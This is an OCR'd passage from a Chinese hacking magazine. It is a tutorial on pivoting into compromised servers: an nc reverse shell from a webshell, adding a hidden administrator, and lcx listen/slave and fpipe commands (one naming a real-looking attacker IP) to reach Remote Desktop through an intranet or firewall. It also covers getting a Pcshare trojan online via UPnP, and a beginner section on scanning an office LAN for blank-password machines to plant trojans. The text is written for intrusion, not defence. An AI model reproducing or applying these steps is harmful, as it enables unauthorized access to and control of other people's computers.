


图15

继续点击“下一步”，添加端口成功，如图16。




图16

如果我们现在进入到路由器的UPnP设置里，就会看到添加一条UPnP的设置的信息，如图17。




图17

如果查找UPnP设备失败，可以查看你的系统服务中是否禁止了SSDP服务或开启了XP下的ICF防火墙，还有你的网关或路由器是否支持UPnP，并且是否打开了网关或路由器的UPnP功能，目前只有WindowsMe和WindowsXP支持UPnP功能。接着把路由器的端口映射给关了，再打开Pcshare看看，你的马儿是否上线了。哈哈，成功了吧！

三、突破内网和防火墙

在成功拿到一台服务器的Webshell或CMDshell，连忙开启3389（至于如何获取shell和开启3389、提权等，大家可以参考X档案以前的文章），但是这台服务器又偏偏是在内网或者服务器开启了防火墙并禁止外网对3389进行连接，那么我们应该怎么办？难道就这些放弃了吗？答案是否定的（下面要用到的工具lcx和fpipe，我都已经事先上传到对方的D盘里）！

1、突破内网限制连接3389

打开我们的Webshell，使用nc成功反弹回一个CMDshell，添加用户和密码并将这个用户名加入到管理员去，再输入**netstat -na**确定是处于内网，并且对方的3389已经打开了，如图18。




图18

先在本地CMD中输入命令**lcx.exe -listen 51 3389**，如图19。



图19

再回到CMDshell中输入命令**lcx.exe -slave 125.124.137.68 51 *.*.*.* 3389**，如图20。



图20

打开3389连接器输入127.0.0.1，进行连接，如图21。呵呵，突破内网网关连接3389端口成功了！

2、突破防火墙限制连接3389

今天又搞到一个外网的Webshell，同样使用nc成功反弹回一个CMDshell，添加用户和密码并将这个用户名加入到管理员去，3389也是开启的，马上连接3389，可惜被防火挡住了，连接不成功，于是我想到使用Fpipe端口重定向来突破防火墙。在CMDshell中输入命令**fpipe -l 90 -s 70 -r 3389 *.*.*.***，意思是在本地监听90端口，并且当有人连接到本地的90端口，都会通过本地的70端口转发到本地外网IP的3389端口上，因为防火墙不会防止本地连接自己的3389端口，从而突破了防火墙对外网连接本地3389端口的限制，如图22。




图22


图23

图21

好了，打开我们的3389连接器，输入对方IP：90端口，呵呵，连接成功了吧，如图23。

最后我们要注意：当你在制作端口映射或转发时，特别像lcx和fpipe这两款工具，必须要保证你所转发的端口没有被系统所占用，不然将不会成功。切记！希望大家在看了这篇文章后，对于端口映射和转发技术能够有更深一层的了解。

（文章中涉及到的工具tcpmapping、PortMap1.6、lcx、fpipe、UPnP自动端口映射工具已经收录在光盘中）



菜鸟基础补习班

黑侠（Black Mask）

随着网络的发展，网络安全也开始变的越来越重要，黑客技术也在迅速发展，各种黑客工具也开始蓬勃发展。所谓黑客工具，就是一些牛人开发的漏洞利用工具，进行傻瓜式的攻击入侵。

一、常用的扫描工具介绍

啊D网络工具包是一款傻瓜化的扫描软件，功能非常强大，比如共享资源查找、肉鸡查找、远程服务查看、查看隐藏共享、查看用户组信息、开启远程电脑的Telnet、NT消息发送、端口扫描等一些功能。打开“啊D网络工具包”，其界面比较简洁，如图1。




图1

来扫描一下我所在的这个网段的主机，以弱口令为例，点击“肉鸡查找”，输入IP地址192.168.0.1-192.168.0.255，接着点击“开始扫描”，不一会儿，这个网段里所有的空口令主机就会显示在我们的面前。没想到我们公司里这么多人的电脑没有设置密码啊！难怪有人天天在叫电脑无缘无故重启、关机，如图2。随便选择一台主机，就192.168.0.52这台吧，再单击“木马种值”，如图3。

